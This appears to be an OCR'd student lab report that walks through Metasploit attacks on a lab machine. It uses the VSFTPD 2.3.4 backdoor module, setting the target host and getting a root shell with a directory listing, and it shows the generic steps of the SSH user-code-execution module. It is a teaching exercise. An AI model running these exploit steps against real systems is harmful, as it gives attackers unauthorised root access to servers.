
- **FTP**





Projects - 1Stop
CS_TALAKUNCHI BATCH 4 - Supp
VSFTPD v2.3.4 Backdoor Comma
rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/
RAPID7
PRODUCTS
SERVICES
SUPPORT & RESOURCES
COMPANY
RESEARCH
EN
SIGN IN
TRY NOW
Module Options
To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show targets
...targets...
msf exploit(vsftpd_234_backdoor) > set TARGET < target-id >
msf exploit(vsftpd_234_backdoor) > show options
...show and set options...
msf exploit(vsftpd_234_backdoor) > exploit
Welcome back! Still not sure if you're a good fit? I can help you!
Contact Us
ENG
IN
23:45
02-06-2022



root@kali: ~
File Actions Edit View Help
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)
Payload options (cmd/unix/interact):
Name Current Setting Required Description
Exploit target:
Id Name
0 Automatic
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >



root@kali: ~
File Actions Edit View Help
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)
Payload options (cmd/unix/interact):
Name Current Setting Required Description
Exploit target:
Id Name
0 Automatic
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.43.129
RHOSTS => 192.168.43.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS 192.168.43.129 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)
Payload options (cmd/unix/interact):
Name Current Setting Required Description
Exploit target:
Id Name
0 Automatic
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >



root@kali: ~
File Actions Edit View Help
Payload options (cmd/unix/interact):
Name Current Setting Required Description
Exploit target:
Id Name
0 Automatic
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.43.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.43.129:21 - USER: 331 Please specify the password.
[+] 192.168.43.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.43.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:42395 → 192.168.43.129:6200) at 2022-06-02 12:32:58 -0400
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

- **SSH**


Projects - 1Stop
CS_TALAKUNCHI BATCH 4 - Supp
SSH User Code Execution
rapid7.com/db/modules/exploit/multi/ssh/sshexec/
RAPID7
PRODUCTS
SERVICES
SUPPORT & RESOURCES
COMPANY
RESEARCH
EN
SIGN IN
Home | Vulnerability & Exploit Database | Modules
Rapid7 Vulnerability & Exploit Database
SSH User Code Execution
Back to Search
SSH User Code Execution
Disclosed
Created
01/01/1999
05/30/2018
Waiting for www.google.co.in...
Contact Us
ENG
IN
23:45
02-06-2022


Projects - 1Stop
CS_TALAKUNCHI BATCH 4 - Supp
SSH User Code Execution
rapid7.com/db/modules/exploit/multi/ssh/sshexec/
TRY NOW
Module Options
To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':
1 msf > use exploit/multi/ssh/sshexec
2 msf exploit(sshexec) > show targets
3 ...targets...
4 msf exploit(sshexec) > set TARGET < target-id >
5 msf exploit(sshexec) > show options
6 ...show and set options...
7 msf exploit(sshexec) > exploit
Contact Us
ENG
IN
23:45
02-06-2022





Result: I have done all the tasks as per instructions and obtained desired output.